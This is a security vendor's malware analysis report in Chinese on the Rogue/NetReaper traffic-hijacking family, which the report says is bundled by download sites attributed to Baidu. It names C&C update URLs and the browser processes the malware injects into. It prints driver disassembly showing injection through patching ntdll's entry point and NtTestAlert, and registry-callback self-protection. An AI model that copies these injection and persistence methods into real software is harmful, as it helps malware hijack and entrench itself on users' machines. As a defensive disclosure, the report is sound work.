火绒安全
www.huorong.cn

百度旗下网站暗藏恶意代码

劫持用户电脑疯狂"收割"流量

Rogue/NetReaper分析报告

一、 概述

经火绒安全实验室截获、分析、追踪并验证，当用户从百度旗下的 http://www.skycn.net/和 http://soft.hao123.com/这两个网站下载任何软件时，都会被植入恶意代码。该恶意代码进入电脑后，会通过加载驱动等各种手段防止被卸载，进而长期潜伏，并随时可以被"云端"远程操控，用来劫持导航站、电商网站、广告联盟等各种流量。

火绒实验室近期接到数名电脑浏览器被劫持的用户求助，在分析被感染电脑时，提取到多个和流量劫持相关的可疑文件：HSoftDoloEx.exe 、 bime.dll 、 MsVwmlbkgn.sys、LcScience.sys、 WaNdFilter.sys，这些可疑文件均包含百度签名。

这些包含恶意代码的可疑文件，被定位到一个名叫 nvMultitask.exe 的释放器上，当用户在 http://www.skycn.net/和 http://soft.hao123.com/这两个下载站下载任何软件时，都会被捆绑下载该释放器，进而向用户电脑植入这些可疑文件。需要强调的是，下载器运行后会立即在后台静默释放和执行释放器 nvMultitask.exe，植入恶意代码，即使用户不做任何操作直接关闭下载器，恶意代码也会被植入。

根据分析和溯源，最迟到 2016 年 9 月，这些恶意代码即被制作完成。而操纵流量劫持的"远程开关"于近期被开启，被感染的电脑会被按照区域和时段等条件，或者是随机地被"选择"出来，进行流量劫持——安全业界称之为"云控劫持"。

图 1、下载器向用户计算机植入恶意代码

被植入的恶意代码没有正常的用户卸载功能，也没有常规启动项，电脑每次开机时都会启动和更新恶意代码，恶意代码接收 C&C 服务器指令，行为受云端控制，并且会通过加载驱动，保护相关的注册表和文件不被删除。

因此，这些植入恶意代码的用户电脑成为长期被远程控制的“肉鸡”。

该恶意代码被远程启动后，会劫持各种互联网流量，用户的浏览器、首页、导航站都会被劫持，将流量输送给 hao123 导航站。同时，还会篡改电商网站、网站联盟广告等链接，用以获取这些网站的流量收入分成（详情在本报告第二章）。

综上所述，该恶意代码本身以及通过下载器植入用户电脑的行为，同时符合安全行业通行的若干个恶意代码定义标准，因此，火绒将这一恶意代码家族命名为“Rogue/NetReaper”（中文名：流量收割者）。升级到“火绒安全软件”最新版本，即可全面查杀、清除该类恶意代码。

图 2、火绒安全软件检测结果

火绒安全软件 4.0 下载地址：

http://www.huorong.cn/downv4.html

火绒专杀工具下载地址：

http://huorong.cn/download/tools/hrkill-v1.0.0.10.exe

二、 主要劫持行为描述

用户在这两个下载站下载软件后，电脑即被植入“Rogue/NetReaper”恶意代码，在长期的潜伏期过程中，电脑可能发生如下流量劫持情况（按地域和时间等因素云控劫持，或者随机劫持）：

1. 导航站劫持：当用户访问其他导航站时，会被劫持到百度 hao123 导航站。

包括 360、QQ、2345、搜狗、猎豹、114la、瑞星……等导航站都会被劫持，劫持后的 hao123 网址带有百度联盟的推广计费名。




图 3、常见导航站被直接为 hao123

2. 首页劫持：把用户电脑首页修改为 hao123 导航站。

使用 IE 浏览器的用户，其首页被修改为 hao123 导航站，并通过百度联盟计费名统计流量。

3. 浏览器劫持：360 浏览器替换成 IE 浏览器或者假 IE 浏览器。

当发现用户使用 360 安全浏览器或 360 极速浏览器时，默认浏览器被修改为 IE 浏览器，或者修改为假 IE 浏览器，以躲避安全软件的浏览器保护。无论怎样，被替换后首页都会变成 hao123 导航站，并通过百度联盟计费名统计流量。

4. 网盟广告劫持：将百度网盟其他渠道计费名换成渠道商猎豹（金山毒霸）。

百度网盟有许多渠道商，这些渠道商都将流量售卖给百度网盟，这个劫持行为是将其他渠道商的推广计费名换成金山的，这样的话，本来应该属于其他渠道的百度网盟推广费用，就被猎豹获得，猎豹再向恶意代码制作者分钱。




图 4、替换百度网盟广告

5. 电商流量劫持：使用 IE 浏览器访问京东等电商网站时，先跳转到电商导流网站站，然后再跳转回该电商网站。

先跳转到电商导流网站妖猴网（http://www.xmonkey.com），再返回原购物网站之后，电商网站链接就加上了妖猴网的计费名，电商网站就会按照流量向妖猴网支付推广费用，妖猴网再向恶意代码制作者分钱。




图 5、访问电商网站时会跳转到电商导流网站

三、 概要分析

执行任意从 http://soft.hao123.com 下载到的下载器，不需要进行任何操作，恶意代码就会植入用户计算机。使用火绒剑可以监控植入恶意代码的整个过程，如下图：




图 6、恶意代码首次植入用户计算机流程

恶意代码首次植入用户计算机流程：

1. 下载器执行释放的 nvMultitask.exe。目前下载器包含的 nvMultitask.exe 是 0.2.0.1 版本，该版本仅会在用户计算机上植入部分恶意代码，如下：
   a) 3.2.0.1 版的 HSoftDoloEx.exe
   b) 1.7.0.1 版的 bime.dll
   c) 0.4.0.130 版的 LcScience.sys
   d) 0.5.30.70 版的 WaNdFilter.sys
   e) 1.0.0.1020 版的 npjuziplugin.dll
2. 植入恶意代码成功后 nvMultitask.exe 使用命令行参数“-inject=install”执行 HSoftDoloEx.exe
3. 启动的 HSoftDoloEx.exe 链接 C&C 服务器(http://update.123juzi.net/update.php)进行更新，更新的恶意组件将在下次计算机启动后被激活

每次计算机重启，恶意代码都会启动和检查更新：

经过几次更新之后，nvMultitask.exe 的会升级到当前最新版本 3.2.0.4，后续分析将会以这个版本展开。

最新版本的恶意组件在用户每次开机后都会执行以下流程：

1. LcScience.sys 注册进程和映像加载回调将 bime.dll 分别注入 services.exe、explorer.exe、 iexplore.exe 和其他第三方浏览器进程。
2. 注入 services.exe 中的 bime.dll 负责启动 HSoftDoloEx.exe
   1) HSoftDoloEx.exe 链接 C&C 服务器(http://update.123juzi.net/update.php)检测更新。

2) HSoftDoloEx.exe 链接 C&C 服务器(http://update.qyllq.com/getupfs2.php)，获取流量劫持指令。（后续章节进行详细分析）

3. 注入 explorer.exe 中的 bime.dll 负责在执行 5 分钟后链接 C&C 服务器(http://update.123juzi.net/ccl.php)下载并加载恶意代码 svcprotect.dat 到 explorer.exe。

4. svcprotect.dat（1.0.0.11）加载后释放两个全新的流量劫持模块：

   1) 5.0.0.1 版的 iexplorer_helper.dat

   2) 1.5.9.1098 版的 iexplore.exe





图 7、恶意代码植入用户计算机流程

1.5.9.1098 版的 iexplore.exe 是一个伪装系统名称的假 IE 浏览器，我们把这个文件上传到 VirusTotal 后发现，很多安全软件检测此文件是病毒，如图：



virustotal

SHA256: 01ce91090edb8f53524cb15c87b76184384d4c3ee52b46216b32af60e9ecbb00

File name: iexplore.exe

Detection ratio: 25 / 57

Analysis date: 2017-02-23 02:47:44 UTC (1 minute ago)

0 0

Analysis | File detail | Relationships | Additional information | Comments | Votes | Behavioural information

Antivirus	Result	Update
AVware	Trojan.Win32.Generic!BT	20170223
Antiy-AVL	RiskWare[Downloader]/Win32.Snojan	20170223
CAT-QuickHeal	Downloader.Snojan	20170222
ClamAV	Win.Downloader.Snojan-5802767-0	20170223
Cyren	W32/Trojan.AAMT-1412	20170223
ESET-NOD32	a variant of Win32/Hao123.H potentially unwanted	20170223
Fortinet	Riskware/Snojan	20170222
GData	Win32.Application.Agent.FC3KPY	20170223
Jiangmin	Downloader.Snojan.z	20170222
K7AntiVirus	Adware (004d84701)	20170222
K7GW	Adware (004d84701)	20170222
Kaspersky	not-a-virus:Downloader.Win32.Snojan.ait	20170222
McAfee	Artemis!AD52E045DF93	20170223
McAfee-GW-Edition	BehavesLike.Win32.PUP.rh	20170223
NANO-Antivirus	Trojan.Win32.Snojan.ekptgm	20170222
Panda	Trj/CI.A	20170222
Sophos	Generic PUA CP (PUA)	20170223
Symantec	Trojan.Gen.2	20170222
TrendMicro	TROJ_GEN.R00XC0OB817	20170223
TrendMicro-HouseCall	TROJ_GEN.R00XC0OB817	20170223
VBA32	Downloader.Snojan	20170222
VIPRE	Trojan.Win32.Generic!BT	20170223
ViRobot	Adware.Agent.4520256[h]	20170223
Webroot	W32.Suspicious.Heur	20170223
Yandex	PUA.Downloader!	20170222

图 8、Virustotal 检测的结果




图 9、恶意代码包含百度签名

最终在用户计算机中所有包含恶意代码的文件如下：

安装目录	安装文件
%HOMEPATH% \AppData\Roaming\HSoftDoloEx	x86、x64 HSoftDoloEx.exe（3.2.0.4） x86 bime.dll（1.7.0.5） x64 bime64.dll（1.7.0.5）
%Drivers%	x86 LcScience.sys（0.4.0.130） WaNdFilter.sys（0.5.30.70） MsVwmlbkgn.sys（0.6.60.70） x64 LcScience64.sys（0.4.0.130） WaNdFilter64.sys（0.5.30.70） MsVwmlbkgn64.sys（0.6.60.70）
%HOMEPATH%\AppData\Local\Internet Explorer	x86、x64 iexplorer_helper.dat
%HOMEPATH%\AppData\Local\ProgramData	x86 svcprotect_32_1.0.0.11.dat x64 svcprotect_64_1.0.0.11.dat
%HOMEPATH% \AppData\LocalLow\JuziPlugin\ 1.0.0.1020	x86、x64 npjuziplugin.dll（1.0.0.1020）

四、 详细分析

1. 启动、保护和更新模块分析

1.1 启动

恶意代码有两个重要的启动模块 HSoftDoloEx.exe 和 bime.dll。这两个文件是整组恶意代码的关键项，驱动文件 LcScience.sys 负责每次开机启动它们。

LcScience.sys（0.4.0.130）注册映像加载通知，排队一个工作例程，如下图：

```
.text:00401EE1 74 5B                    jz      short loc_401F3E
.text:00401EE3
.text:00401EE3                    loc_401EE3:
.text:00401EE3 FF 75 C4                 push    [ebp+DeviceObject]              ; DeviceObject
.text:00401EE6 FF 15 2C 70 40 00        call    ds:IoAllocateWorkItem
.text:00401EEC 89 45 B0                 mov     [ebp+IoWorkItem], eax
.text:00401EEF 8B 4D C8                 mov     ecx, [ebp+var_38]
.text:00401EF2 89 4D B4                 mov     [ebp+var_4C], ecx
.text:00401EF5 8A 4D CF                 mov     cl, [ebp+var_31]
.text:00401EF8 88 4D B8                 mov     [ebp+var_48], cl
.text:00401EFB 8B 4D C0                 mov     ecx, [ebp+var_40]
.text:00401EFE 89 4D BC                 mov     [ebp+var_44], ecx
.text:00401F01 85 C0                    test    eax, eax
.text:00401F03 74 39                    jz      short loc_401F3E
.text:00401F05 33 DB                    xor     ebx, ebx
.text:00401F07 53                       push    ebx                             ; State
.text:00401F08 53                       push    ebx                             ; Type
.text:00401F09 8D 45 A0                 lea     eax, [ebp+Event]
.text:00401F0C 50                       push    eax                             ; Event
.text:00401F0D FF 15 0C 71 40 00        call    ds:KeInitializeEvent
.text:00401F13 8D 45 A0                 lea     eax, [ebp+Event]
.text:00401F16 50                       push    eax                             ; Context
.text:00401F17 6A 01                    push    1                               ; QueueType
.text:00401F19 68 F6 22 40 00           push    offset inject_worker_routine    ; WorkerRoutine
.text:00401F1E FF 75 B0                 push    [ebp+IoWorkItem]                ; IoWorkItem
.text:00401F21 FF 15 34 70 40 00        call    ds:IoQueueWorkItem
.text:00401F27 53                       push    ebx                             ; Timeout
.text:00401F28 53                       push    ebx                             ; Alertable
.text:00401F29 53                       push    ebx                             ; WaitMode
.text:00401F2A 53                       push    ebx                             ; WaitReason
.text:00401F2B 8D 45 A0                 lea     eax, [ebp+Event]
.text:00401F2E 50                       push    eax                             ; Object
.text:00401F2F FF 15 28 70 40 00        call    ds:KeWaitForSingleObject
.text:00401F35 EB 07                    jmp     short loc_401F3E
```

图 10、排队注入例程

该工作例程会判断启动进程是否需要注入，完整的注入列表如下：

- Services.exe
- Explorer.exe
- Iexplorer.exe
- 360se.exe
- Maxthon.exe
- iexplore.exe
- liebao.exe
- 2345Explorer.exe
- QQBrowser.exe
- 360chrome.exe
- sogouexplorer.exe

如果满足注入条件，就会注入 bime.dll（1.7.0.5）到指定进程。LcScience.sys 实现了两种注入方式：一种通过 patch 系统动态库 ntdll.dll 的入口将动态库 bime.dll 注入到制定进程；另一种则是通过 patch 系统动态库 ntdll.dll 的 NtTestAlert 函数实现注入 bime.dll 到指定进程，相关代码如下图：

```
.text:00402480
.text:00402480                          do_inject_process proc near
.text:00402480 55                               push    ebp
.text:00402481 8B EC                            mov     ebp, esp
.text:00402483 80 3D FC 81 40 00 00             cmp     ntdll_entry_hook?, 0
.text:0040248A 74 06                            jz      short loc_402492
.text:0040248C 5D                               pop     ebp
.text:0040248D E9 22 00 00 00                   jmp     inject_by_patching_ntdll_entrypt
.text:00402492                          ; ---------------------------------------------------------
.text:00402492
.text:00402492                          loc_402492:
.text:00402492 5D                               pop     ebp
.text:00402493 E9 D6 01 00 00                   jmp     inject_by_patching_NtTestAlert
.text:00402493                          do_inject_process endp
.text:00402493
```

图 11、选择注入方式

bime.dll（1.7.0.5）注入到 services.exe、explorer.exe、iexplorer.exe 和其他浏览器进程后，会根据宿主进程名称不同，会执行不一样的流程。

注入到 services.exe 系统进程 bime.dll，在系统开机运行 services.exe 后，以"-inject=start"参数执行 HSoftDoloEx.exe。在 explorer.exe 中的 bime.dll（1.7.0.5）也会随着“桌面”程序的启动，一同被激活。bime.dll 还会随着用户启动的浏览器一并启动，如下图：




图 12、恶意代码启动流程图

1.2 保护

WaNdFilter.sys（0.5.30.70）同 LcScience.sys（0.4.0.130）都使用了注册表回调保护自己的注册表启动项不被删除，除此以外 WaNdFilter.sys（0.5.30.70）还有两个保护点，如下图所示：

```
PAGE:00406000                           _flt_pre_create proc near
PAGE:00406000
PAGE:00406000                           DestinationString= LSA_UNICODE_STRING ptr -2Ch
PAGE:00406000                           pid     = dword ptr -24h
PAGE:00406000                           image_name= dword ptr -20h
PAGE:00406000                           var_1C  = dword ptr -1Ch
PAGE:00406000                           ms_exc  = CPPEH_RECORD ptr -18h
PAGE:00406000                           arg_0   = dword ptr  8
PAGE:00406000
PAGE:00406000 6A 1C                             push    1Ch
PAGE:00406002 68 38 42 40 00                    push    offset stru_404238
PAGE:00406007 E8 F4 AF FF FF                    call    __SEH_prolog4
PAGE:0040600C 33 F6                             xor     esi, esi
PAGE:0040600E 46                                inc     esi
PAGE:0040600F 89 75 E4                          mov     [ebp+var_1C], esi
PAGE:00406012 33 FF                             xor     edi, edi
PAGE:00406014 89 7D E0                          mov     [ebp+image_name], edi
PAGE:00406017 21 7D D8                          and     [ebp+DestinationString.Buffer], edi
PAGE:0040601A 21 7D FC                          and     [ebp+ms_exc.disabled], edi
PAGE:0040601D FF 15 34 40 40 00                 call    ds:KeGetCurrentIrql
PAGE:00406023 3C 02                             cmp     al, 2
PAGE:00406025 73 6E                             jnb     short @@ret
PAGE:00406027 FF 15 58 40 40 00                 call    ds:PsGetCurrentProcessId
